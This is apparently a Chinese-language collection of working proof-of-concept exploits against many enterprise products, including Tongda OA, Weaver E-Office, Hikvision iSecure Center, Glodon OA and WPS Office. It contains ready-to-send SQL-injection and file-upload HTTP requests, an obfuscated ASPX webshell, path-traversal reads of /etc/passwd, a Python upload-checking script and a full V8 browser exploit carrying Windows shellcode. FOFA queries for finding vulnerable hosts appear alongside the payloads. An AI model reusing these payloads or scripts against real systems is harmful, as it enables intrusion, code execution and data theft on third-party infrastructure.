POC合集

POC合集

通达OA sql注入漏洞 CVE-2023-4165 POC

通达OA sql注入漏洞 CVE-2023-4166 POC

泛微E-Office9文件上传漏洞 CVE-2023-2648 POC

泛微E-Office9文件上传漏洞 CVE-2023-2523 POC

深信服应用交付系统命令执行漏洞 POC

广联达oa sql注入漏洞 POC

广联达oa 后台文件上传漏洞 POC

HiKVISION 综合安防管理平台 files 任意文件上传漏洞 POC

HiKVISION 综合安防管理平台 report 任意文件上传漏洞 POC

网神 SecGate 3600 防火墙 obj_app_upfile 任意文件上传漏洞 POC

网神 SecSSL 3600安全接入网关系统 任意密码修改漏洞 POC

汉得SRM tomcat.jsp 登录绕过漏洞 POC

辰信景云终端安全管理系统 login SQL注入漏洞 POC

金山WPS-RCE

某盟-sas安全审计系统-任意文件读取0day

用友文件服务器存在用户绕过登陆

致远-OA-RCE

蓝凌-OA-RCE

蓝凌OA前台代码执行

深信服 sxf-报表系统 版本有限制

安恒明御运维审计与风险控制系统堡垒机任意用户注册xmlrpc.sock任意用户添加漏洞

Exchange Server远程代码执行漏洞（CVE-2023-38182）风险通告

泛微 E-Cology 某版本 SQL注入漏洞 POC

大华智慧园区综合管理平台 searchJson SQL注入漏洞 POC

大华智慧园区综合管理平台 文件上传漏洞 POC

用友时空KSOA PayBill SQL注入漏洞 POC

绿盟 SAS堡垒机 local_user.php 任意用户登录漏洞 POC

绿盟 SAS堡垒机 GetFile 任意文件读取漏洞 POC

绿盟 SAS堡垒机 Exec 远程命令执行漏洞 POC

金和OA C6-GetSqlData.aspx SQL注入漏洞 POC

用友 移动管理系统 uploadApk.do 任意文件上传漏洞

亿某通-电子文档平台-任意文件上传

某凌-OA-前台SQL注入

启明天钥安全网关前台sql注入

用友M1server反序列化命令执行漏洞

启明星辰-4A 统一安全管控平台 getMater 信息泄漏

锐捷交换机 WEB 管理系统 EXCU_SHELL 信息泄露

--科荣 AIO 管理系统存在文件读取漏洞

--飞企互联 FE 业务协作平台 magePath 参数文件读取漏洞

用友GRP-U8存在信息泄露

nginx配置错误导致的路径穿越风险

红帆 OA zyy_AttFile.asmx SQL注入漏洞**

Coremail 邮件系统未授权访问获取管理员账密

Milesight VPN server.js 任意文件读取漏洞

PigCMS action_flashUpload 任意文件上传漏洞

绿盟 NF 下一代防火墙 任意文件上传漏洞

金盘 微信管理平台 getsysteminfo 未授权访问漏洞

Panel loadfile 后台文件读取漏洞

金蝶云星空 CommonFileserver 任意文件读取漏洞

中远麒麟堡垒机tokens SQL

中远麒麟堡垒机SQL注入

OfficeWeb365 远程代码执行漏洞：

--PigCMS action_flashUpload 任意文件上传漏洞

网御 ACM 上网行为管理系统bottomframe.cgi SQL 注入漏洞

广联达 Linkworks GetIMDictionarySQL 注入漏洞

用友文件服务器认证绕过

华天动力oa SQL注入

泛微 Weaver E-Office9 前台文件包含

企业微信存在信息泄露

帆软报表系统漏洞威胁

蓝凌EKP远程代码执行漏洞

Smartx超融合远程命令执行漏洞

Nacos-Sync未授权漏洞

360 新天擎终端安全管理系统信息泄露漏洞

锐捷 NBR 路由器 fileupload.php 任意文件上传漏洞

网神 SecSSL 3600安全接入网关系统 任意密码修改漏洞

Openfire身份认证绕过漏洞(CVE-2023-32315)

大华智慧园区任意密码读取攻击

泛微 ShowDocsImagesql注入漏洞

宏景 HCM codesettree SQL 注入漏洞

用友时空 KSOATaskRequestServlet sql注入漏洞

用友时空 KSOA servletimagefield 文件 sKeyvalue 参数SQL 注入

用友畅捷通 T sql 注入

宏景OA文件上传

金和OA 未授权

Kuboard默认口令

QAX-Vpn存在x遍历及任意账号密码修改漏洞

有用畅捷通T+GetStoreWarehouseByStore RCE漏洞

契约锁电子签章系统 RCE

任我行 CRM SmsDataList SQL注入漏洞

帆软报表 channel 远程命令执行漏洞

深信服数据中心管理系统 XML 实体注入漏洞

明源云 ERP ApiUpdate.ashx 文件上传漏洞

泛微 HrmCareerApplyPerView S Q L 注入漏洞

Metabase validate 远程命令执行漏洞（CVE-2023-38646）:

KubePi JwtSigKey 登陆绕过漏洞（CVE-2023-22463）

禅道 16.5 router.class.php SQL注入漏洞:

金山EDR RCE漏洞:

金和OA C6-GetSglData.aspx SQL注入漏洞

Panabit iXCache网关RCE漏洞CVE-2023-38646

致远OA任意管理员登录

明源ERP存在SQL时间盲注

致远OA_V8.1SP2文件上传漏洞

致远 OA A8 htmlofficeservlet getshell 漏洞

--用友nc-cloudRCE

用友 NC Cloud jsinvoke 任意文件上传漏洞

--Jeecg-Boot Freemarker 模版注入漏洞

--远秋医学技能考试系统SQL注入

新开普智慧校园系统代码执行漏洞

金山终端安全系统V9任意文件上传漏洞

Eramba任意代码执行漏洞 CVE-2023-36255

Adobe ColdFusion 反序列化漏洞CVE-2023-29300

大华车载系统任意文件上传漏洞POC

安恒明御安全网关rce

--Hytec Inter HWL-2511-SS popen.cgi命令注入漏洞

Yakit任意文件读取

--在野0day nginxWebUI 远程代码执行漏洞poc

傲盾信息安全管理系统前台远程命令执行漏洞：

大华智慧园区综合管理平台 文件上传漏洞：（历史漏洞）

泛微9存在sql注入

深信服应用交付系统（报表系统）RCE-有版本限制

禅道18.0~18.3 backstage命令注入-后台

赛思SuccezBI前台任意文件上传

LiveBos ShowImage.do 文件 imgName 参数读取漏洞

Smart S85F任意文件读取

东方通TongWeb多个历史漏洞

蓝凌oa文件上传漏洞

--大华智慧园区综合管理平台 deleteFtp 接口远程命令执行漏洞POC

Citrix ADC&Citrix Gateway 远程代码执行漏洞(CVE-2023-3519)

gitlab路径遍历读取任意文件

金和jc6存在任意文件上传漏洞

深信服 SG上网优化管理系统 catjs.php 任意文件读取漏洞

明御 SQL注入

时空智友企业流程化管控系统 login 文件读取漏洞

ZKTeco BioTime存在密码重置漏洞(CVE-2023-38949)

Stakater Forecastle 存在路径遍历漏洞 (CVE-2023-40297)

锐捷数据库审计系统存在后台 downloadTcpDumpFiles 文件读取漏洞

泛微 E-Moblle 敏感信息泄露

亿赛通电子文档安全管理系统远程命令执行漏洞

TP-LINKTL-WR940N命令执行漏洞（CVE-2023-33538)

Netgear D/R系列路由命令执行漏洞（CVE-2023-33533/CVE-2023-33532)

冰蝎客户端RCE与任意文件读取漏洞

泛微9 sql注入

Cacti 未授权远程命令执行漏洞（0day ）

用友 U9 Cloud 远程代码执行漏洞

金蝶 Apusic 应用中间件代码命令执行漏洞

东方通 tongweb 应用服务器 未授权远程代码执行漏洞

Jxstar-Cloud 软件开发平台任意文件上传漏洞

TerraMaster 未授权远程命令执行漏洞

迈普 MPSec MSG4000 安全网关 远程命令执行漏洞

飞企互联 FE 企业运营管理平台远程代码执行漏洞

金蝶 EAS 系统存在目录遍历漏洞

H3C多系列路由器存在前台RCE漏洞

xxl-rpc远程命令执行漏洞

帆软报表 V8 get_geo_json 任意文件读取漏洞

WEBMAIL任意用户登录漏洞

联想网盘任意文件上传漏洞

明源云ERP工作流组件远程代码执行漏洞

青藤云EDR权限提升漏洞，可提权到system权限

幕布笔记rce

Google Chrome V8 类型混淆漏洞 (CVE-2023-3079)

易宝OA ExecuteSqlForSingle SQL注入漏洞

HotGo存在默认口令

SolidUI存在默认口令

Richmail 邮件系统未授权访问获取管理员密码

Lexmark远程代码执行漏洞(CVE-2023-26067)

93开始易思软件 某系统 意文件上传漏洞 POC

用友GRP-U8存在XML注入

Emerson XWEB 300D EVO 3.0.7--3ee403 存在目录遍历漏洞

H3C Magic B1STV100R012 RCE漏洞

RaspAP 2.8.7 - Unauthenticated漏洞

como on

通达OA sql注入漏洞 CVE-2023-4165 POC

```
GET /general/system/seal_manage/iweboffice/delete_seal.php?DELETE_STR=1)%20and%20(substr(DATABASE(),1,1))=char(84)%20and%20(select%20count(*)%20from%20information_schema.columns%20A,information_schema.columns%20B)%20and(1)=(1 HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

通达OA sql注入漏洞 CVE-2023-4166 POC

```
GET /general/system/seal_manage/dianju/delete_log.php?DELETE_STR=1)%20and%20(substr(DATABASE(),1,1))=char(84)%20and%20(select%20count(*)%20from%20information_schema.columns%20A,information_schema.columns%20B)%20and(1)=(1 HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

泛微E-Office9文件上传漏洞 CVE-2023-2648 POC

```
POST /inc/jquery/uploadify/uploadify.php HTTP/1.1
Host: 192.168.233.10:8082
User-Agent: test
Connection: close
Content-Length: 493
Accept-Encoding: gzip
Content-Type: multipart/form-data

------WebKitFormBoundarydRVCGWq4Cx3Sq6tt
```

```
Content-Disposition: form-data; name="Filedata"; filename="666.php"
Content-Type: application/octet-stream

<?php phpinfo();?>

------WebKitFormBoundarydRVCGWq4Cx3Sq6tt



另一个poc
POST /inc/jquery/uploadify/uploadify.php HTTP/1.1
Content-Type: multipart/form-data; boundary=1

--1
Content-Disposition: form-data; name="Filedata"; filename="a.php"
Content-Type: application/octet-stream

<?php phpinfo();?>

--1--
--1
Content-Disposition: form-data; name="file"; filename=""
Content-Type: application/octet-stream

--1--
```

另外的上传接口：/Emobile/App/Ajax/ajax.php?action=mobile_upload_save

泛微E-Office9文件上传漏洞 CVE-2023-2523 POC

```
POST/Emobile/App/Ajax/ajax.php?action=mobile_upload_save  HTTP/1.1
Host:192.168.233.10:8082
Cache-Control:max-age=0
Upgrade-Insecure-Requests:1
Origin:null
Content-Type:multipart/form-data; boundary=----WebKitFormBoundarydRVCGWq4Cx3Sq6tt
Accept-Encoding:gzip, deflate
Accept-Language:en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Connection:close

------WebKitFormBoundarydRVCGWq4Cx3Sq6tt
Content-Disposition:form-data; name="upload_quwan"; filename="1.php."
Content-Type:image/jpeg
<?phpphpinfo();?>
------WebKitFormBoundarydRVCGWq4Cx3Sq6tt



POST/Emobile/App/Ajax/ajax.php?action=mobile_upload_save  HTTP/1.1
Host:192.168.233.10:8082
Cache-Control:max-age=0
```


```
Upgrade-Insecure-Requests:1
Origin:null
Content-Type:multipart/form-data; boundary=----WebKitFormBoundarydRVCGWq4Cx3Sq6tt
Accept-Encoding:gzip, deflate
Accept-Language:en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Connection:close

------WebKitFormBoundarydRVCGWq4Cx3Sq6tt
Content-Disposition:form-data; name="upload_quwan"; filename="1.php."
Content-Type:image/jpeg
<?phpphpinfo();?>
------WebKitFormBoundarydRVCGWq4Cx3Sq6tt

------WebKitFormBoundarydRVCGWq4Cx3Sq6tt
Content-Disposition: form-data; name="Filedata"; filename="666.php"
Content-Type: application/octet-stream

<?php phpinfo();?>

------WebKitFormBoundarydRVCGWq4Cx3Sq6tt
```

深信服应用交付系统命令执行漏洞 POC

漏洞路径：/rep/login

由于该登录接口的clsMode参数可控，可通过拼接\n{cmd}\n进行命令执行

```
POST /rep/login
Host:10.10.10.1:85

clsMode=cls_mode_login%0Als%0A&index=index&log_type=report&loginType=account&page=login&rnd=0&userID=admin&userPsw=123
```



广联达oa sql注入漏洞 POC

```
访问 /Webservice/IM/Config/ConfigService.asmx/GetlDictionary 路由，通过参数key 进行注入

POST /Webservice/IM/Config/ConfigService.asmx/GetIMDictionary HTTP/1.1
Host: xxx.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36
Accept: text/html,application/xhtml xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://xxx.com:8888/Services/Identification/Server/Incompatible.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 88

dasdas=&key=1' UNION ALL SELECT top 1812 concat(F_CODE,':',F_PWD_MD5) from T_ORG_USER --

```

广联达oa 后台文件上传漏洞 POC

```

POST /gtp/im/services/group/msgbroadcastuploadfile.aspx HTTP/1.1
Host: 10.10.10.1:8888
X-Requested-With: Ext.basex
Accept: text/html, application/xhtml+xml, image/jxr, */*
Accept-Language: zh-Hans-CN,zh-Hans;q=0.5
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryFfJZ4PlAZBixjELj
Accept: */*
Origin: http://10.10.10.1
Referer: http://10.10.10.1:8888/Workflow/Workflow.aspx?configID=774d99d7-02bf-42ec-9e27-caeaa699f512&menuitemid=120743&frame=1&modulecode=GTP.Workflow.TaskCenterModule&tabID=40
Cookie:
Connection: close
Content-Length: 421

------WebKitFormBoundaryFfJZ4PlAZBixjELj
Content-Disposition: form-data; filename="1.aspx";filename="1.jpg"
Content-Type: application/text

<%@ Page Language="Jscript" Debug=true%>
<%
```

```
var FRWT='XeKBdPAOslypgVhLxcIUNFmStvYbnJGuwEarqkifjTHZQzCoRMWD';
var GFMA=Request.Form("qmq1");
var ONOQ=FRWT(19) + FRWT(20) + FRWT(8) + FRWT(6) + FRWT(21) + FRWT(1);
eval(GFMA, ONOQ);
%>

------WebKitFormBoundaryFfJZ4PlAZBixjELj--
```

HiKVISION 综合安防管理平台 files 任意文件上传漏洞 POC

```
POST /center/api/files;.html HTTP/1.1
Host: 10.10.10.10
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary9PggsiM755PLa54a

------WebKitFormBoundary9PggsiM755PLa54a
Content-Disposition: form-data; name="file";
filename="../../../../../../../../../../../../opt/hikvision/web/components/tomcat85linux64.1/webapps/eportal/new.jsp"
Content-Type: application/zip

<%jsp的马%>
------WebKitFormBoundary9PggsiM755PLa54a--
```

HiKVISION 综合安防管理平台 report 任意文件上传漏洞 POC

```
POST /svm/api/external/report HTTP/1.1
Host: 10.10.10.10
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary9PggsiM755PLa54a

------WebKitFormBoundary9PggsiM755PLa54a
Content-Disposition: form-data; name="file";
filename="../../../../../../../../../../../../opt/hikvision/web/components/tomcat85linux64.1/webapps/eportal/new.jsp"
Content-Type: application/zip

<%jsp的马%>

------WebKitFormBoundary9PggsiM755PLa54a--
```

马儿路径：/portal/ui/login/..;/..;/new.jsp

```
fofa查询语句
icon_hash="-808437027" app="HIKVISION-iSecure-Center"
```

EXP/POC：payload.py 脚本 走127.0.0.1:8080 代理，方便burpsuit抓包。

```
#!usr/bin/env python
# - coding:utf-8 *-*
import sys
import requests
import string
import random
import urllib3
urllib3.disable_warnings()

proxies = {
    'http': 'http://127.0.0.1:8080',
    'https': 'http://127.0.0.1:8080', #127.0.0.1:8080 代理，方便burpsuit抓包
}

def run(arg):
    try:
        flag=''.join(random.choices(string.ascii_uppercase + string.digits, k = 9))
        filename=''.join(random.choices(string.ascii_uppercase + string.digits, k = 10))
        vuln_url=arg+"center/api/files;.js"
        headers={'User-Agent': 'Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)',
                 'Accept': '*/*',
                 'Content-Type': 'application/x-www-form-urlencoded'}
        file = {'file': (f'../../../../../bin/tomcat/apache-tomcat/webapps/clusterMgr/{filename}.txt', flag, 'application/octet-stream')}
        r = requests.post(vuln_url, files=file, timeout=15, verify=False, proxies=proxies)
        if r.status_code==200 and "webapps/clusterMgr" in r.text:

            payload=f"clusterMgr/{filename}.txt;.js"
            url=arg+payload
            r2 = requests.get(url, timeout=15, verify=False, proxies=proxies)
            if r2.status_code==200 and flag in r2.text:

                print('\033[1;31;40m')
                print(arg+f":存在海康威视isecure center 综合安防管理平台存在任意文件上传漏洞\nshell地址：{url}")
                print('\033[0m')




        else:
            print(arg+":不存在漏洞")
    except:
        print(arg+":不存在漏洞")


if name == '__main__':
    url=sys.argv[1]
    run(url)
```

网神 SecGate 3600 防火墙 obj_app_upfile 任意文件上传漏洞 POC

```
POST /?g=obj_app_upfile HTTP/1.1
Host: x.x.x.x
Accept: */*
Accept-Encoding: gzip, deflate
Content-Length: 574
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryJpMyThWnAxbcBBQc
User-Agent: Mozilla/5.0 (compatible; MSIE 6.0; Windows NT 5.0; Trident/4.0)

------WebKitFormBoundaryJpMyThWnAxbcBBQc
Content-Disposition: form-data; name="MAX_FILE_SIZE"

10000000
------WebKitFormBoundaryJpMyThWnAxbcBBQc
Content-Disposition: form-data; name="upfile"; filename="vulntest.php"
Content-Type: text/plain

<?php php马?>

------WebKitFormBoundaryJpMyThWnAxbcBBQc
Content-Disposition: form-data; name="submit_post"

obj_app_upfile
------WebKitFormBoundaryJpMyThWnAxbcBBQc
Content-Disposition: form-data; name="__hash__"

0b9d6b1ab7479ab69d9f71b05e0e9445
------WebKitFormBoundaryJpMyThWnAxbcBBQc--
```

马儿路径：attachements/xxx.php

网神 SecSSL 3600安全接入网关系统 任意密码修改漏洞 POC

```

POST /changepass.php?type=2

Cookie: admin_id=1; gw_user_ticket=ffffffffffffffffffffffffffffffff; last_step_param=
{"this_name":"test","subAuthId":"1"}
old_pass=&password=Test123!@&repassword=Test123!@
```

汉得SRM tomcat.jsp 登录绕过漏洞 POC

```
/tomcat.jsp?dataName=role_id&dataValue=1
/tomcat.jsp?dataName=user_id&dataValue=1
```


然后访问后台：/main.screen

辰信景云终端安全管理系统 login SQL注入漏洞 POC

```
POST /api/user/login

captcha=&password=21232f297a57a5a743894a0e4a801fc3&username=admin'and(select*from(select+sleep(3))a)='
```

金山WPS-RCE

受害者打开攻击者精心构造的文档后，自动下载远程恶意脚本，执行代码命令，获取受害者主机权限



解决方案及版本更新计划

1. 如果您在使用 WPS Office 个人版，您可以通过 WPS 官网 https://www.wps.cn 获取最新版本进行升级。

2. 不受影响软件名称及版本：

软件名称	平台	发布日期	版本号
WPS Office 个人版	Windows	2023-07-28	高于 12.1.0.15120（不含）
WPS Office 机构版本（如专业版、专业增强版）	Windows	2023-07-28	高于 11.8.2.12055（不含）

wps影响范围为：WPS Office 2023 个人版 < 11.1.0.15120

WPS Office 2019 企业版 < 11.8.2.12085

POC

在1.html当前路径下启动http server并监听80端口，修改hosts文件（测试写死的）

127.0.0.1 clientweb.docer.wps.cn.cloudwps.cn

漏洞触发需让域名规则满足clientweb.docer.wps.cn.{xxxxx}wps.cn cloudwps.cn和wps.cn没有任何关系

代码块在底下。（需要原pdf加wechat）

```
<script>
if(typeof alert === "undefined"){
alert = console.log;
}
let f64 = new Float64Array(1);
let u32 = new Uint32Array(f64.buffer);
function d2u(v) {
f64[0] = v;
return u32;
```

```
}
function u2d(lo, hi) {
u32[0] = lo;
u32[1] = hi;
return f64[0];
}
function gc(){ // major
for (let i = 0; i < 0x10; i++) {
new Array(0x100000);
}
}
function foo(bug) {
function C(z) {
Error.prepareStackTrace = function(t, B) {
return B[z].getThis();
};
let p = Error().stack;
Error.prepareStackTrace = null;
return p;
}
function J() {}
var optim = false;
var opt = new Function(
'a', 'b', 'c',
'if(typeof a===\'number\'){if(a>2){for(var
i=0;i<100;i++);return;}b.d(a,b,1);return}' +
'g++;'.repeat(70));
var e = null;
J.prototype.d = new Function(
'a', 'b', '"use strict";b.a.call(arguments,b);return arguments[a];');
J.prototype.a = new Function('a', 'a.b(0,a)');
J.prototype.b = new Function(
'a', 'b',
'b.c();if(a){' +
'g++;'.repeat(70) + '}');
J.prototype.c = function() {
if (optim) {
var z = C(3);
var p = C(3);
z[0] = 0;
e = {M: z, C: p};
}
};
var a = new J();
// jit optim
if (bug) {
for (var V = 0; 1E4 > V; V++) {
opt(0 == V % 4 ? 1 : 4, a, 1);
}
}
optim = true;
opt(1, a, 1);
return e;
}
e1 = foo(false);
e2 = foo(true);
delete e2.M[0];
```

```
let hole = e2.C[0];
let map = new Map();
map.set('asd', 8);
map.set(hole, 0x8);
map.delete(hole);
map.delete(hole);
map.delete("asd");
map.set(0x20, "aaaa");
let arr3 = new Array(0);
let arr4 = new Array(0);
let arr5 = new Array(1);
let oob_array = [];
oob_array.push(1.1);
map.set("1", -1);
let obj_array = {
m: 1337, target: gc
};
let ab = new ArrayBuffer(1337);
let object_idx = undefined;
let object_idx_flag = undefined;
let max_size = 0x1000;
for (let i = 0; i < max_size; i++) {
if (d2u(oob_array[i])[0] === 0xa72) {
object_idx = i;
object_idx_flag = 1;
break;
}if (d2u(oob_array[i])[1] === 0xa72) {
object_idx = i + 1;
object_idx_flag = 0;
break;
}
}
function addrof(obj_para) {
obj_array.target = obj_para;
let addr = d2u(oob_array[object_idx])[object_idx_flag] - 1;
obj_array.target = gc;
return addr;
}
function fakeobj(addr) {
let r8 = d2u(oob_array[object_idx]);
if (object_idx_flag === 0) {
oob_array[object_idx] = u2d(addr, r8[1]);
}else {
oob_array[object_idx] = u2d(r8[0], addr);
}
return obj_array.target;
}
let bk_idx = undefined;
let bk_idx_flag = undefined;
for (let i = 0; i < max_size; i++) {
if (d2u(oob_array[i])[0] === 1337) {
bk_idx = i;
bk_idx_flag = 1;
break;
}if (d2u(oob_array[i])[1] === 1337) {
bk_idx = i + 1;
bk_idx_flag = 0;
```

```
break;
}
}
let dv = new DataView(ab);
function get_32(addr) {
let r8 = d2u(oob_array[bk_idx]);
if (bk_idx_flag === 0) {
oob_array[bk_idx] = u2d(addr, r8[1]);
} else {
oob_array[bk_idx] = u2d(r8[0], addr);
}
let val = dv.getUint32(0, true);
oob_array[bk_idx] = u2d(r8[0], r8[1]);
return val;
}
function set_32(addr, val) {
let r8 = d2u(oob_array[bk_idx]);
if (bk_idx_flag === 0) {
oob_array[bk_idx] = u2d(addr, r8[1]);
} else {
oob_array[bk_idx] = u2d(r8[0], addr);
}
dv.setUint32(0, val, true);
oob_array[bk_idx] = u2d(r8[0], r8[1]);
}
function write8(addr, val) {
let r8 = d2u(oob_array[bk_idx]);
if (bk_idx_flag === 0) {
oob_array[bk_idx] = u2d(addr, r8[1]);
} else {
oob_array[bk_idx] = u2d(r8[0], addr);
}
dv.setUint8(0, val);
}
let fake_length = get_32(addrof(oob_array)+12);
set_32(get_32(addrof(oob_array)+8)+4,fake_length);
let wasm_code = new
Uint8Array([0,97,115,109,1,0,0,0,1,133,128,128,128,0,1,96,0,1,127,3,130,128,128,
128,0,1,0,4,132,128,128,128,0,1,112,0,0,5,131,128,128,128,0,1,0,1,6,129,128,128,
128,0,0,7,145,128,128,128,0,2,6,109,101,109,111,114,121,2,0,4,109,97,105,110,0,0
,10,138,128,128,128,0,1,132,128,128,128,0,0,65,42,11]);
let wasm_mod = new WebAssembly.Module(wasm_code);
let wasm_instance = new WebAssembly.Instance(wasm_mod);
let f = wasm_instance.exports.main;
let target_addr = addrof(wasm_instance)+0x40;
let rwx_mem = get_32(target_addr);
//alert("rwx_mem is"+rwx_mem.toString(16));
const shellcode = new Uint8Array([0xfc, 0xe8, 0x82, 0x00, 0x00, 0x00, 0x60, 0x89,
0xe5, 0x31, 0xc0, 0x64, 0x8b, 0x50, 0x30,0x8b, 0x52, 0x0c, 0x8b, 0x52, 0x14,
0x8b, 0x72, 0x28, 0x0f, 0xb7, 0x4a, 0x26, 0x31, 0xff,0xac, 0x3c, 0x61, 0x7c,
0x02, 0x2c, 0x20, 0xc1, 0xcf, 0x0d, 0x01, 0xc7, 0xe2, 0xf2, 0x52,0x57, 0x8b,
0x52, 0x10, 0x8b, 0x4a, 0x3c, 0x8b, 0x4c, 0x11, 0x78, 0xe3, 0x48, 0x01,
0xd1,0x51, 0x8b, 0x59, 0x20, 0x01, 0xd3, 0x8b, 0x49, 0x18, 0xe3, 0x3a, 0x49,
0x8b, 0x34, 0x8b,0x01, 0xd6, 0x31, 0xff, 0xac, 0xc1, 0xcf, 0x0d, 0x01, 0xc7,
0x38, 0xe0, 0x75, 0xf6, 0x03,0x7d, 0xf8, 0x3b, 0x7d, 0x24, 0x75, 0xe4, 0x58,
0x8b, 0x58, 0x24, 0x01, 0xd3, 0x66, 0x8b,0x0c, 0x4b, 0x8b, 0x58, 0x1c, 0x01,
0xd3, 0x8b, 0x04, 0x8b, 0x01, 0xd0, 0x89, 0x44, 0x24,0x24, 0x5b, 0x5b, 0x61,
```

```
0x59, 0x5a, 0x51, 0xff, 0xe0, 0x5f, 0x5f, 0x5a, 0x8b, 0x12, 0xeb,0x8d, 0x5d,
0x6a, 0x01, 0x8d, 0x85, 0xb2, 0x00, 0x00, 0x00, 0x50, 0x68, 0x31, 0x8b,
0x6f,0x87, 0xff, 0xd5, 0xbb, 0xe0, 0x1d, 0x2a, 0x0a, 0x68, 0xa6, 0x95, 0xbd,
0x9d, 0xff, 0xd5,0x3c, 0x06, 0x7c, 0x0a, 0x80, 0xfb, 0xe0, 0x75, 0x05, 0xbb,
0x47, 0x13, 0x72, 0x6f, 0x6a,0x00, 0x53, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63,
0x00]);
for(let i=0;i<shellcode.length;i++){
write8(rwx_mem+i,shellcode[i]);
}
f();
</script>

```

某盟-sas安全审计系统-任意文件读取0day

fofa:title="NSFOCUS SAS[H]" 这条试试

验证POC：

```
/webconf/GetFile/index?path=../../../../../../../../../../../../../../etc/passwd
```

用友文件服务器存在用户绕过登陆

```
资产搜索：
app="用友-NC-Cloud"   或者是app="用友-NC-Cloud" && server=="Apache-Coyote/1.1"

目前大部分都是get请求方式接口为http://xxxx/fs/;/console.html，只有post存在漏洞
POST数据包修改返回包 false改成ture就可以绕过登陆
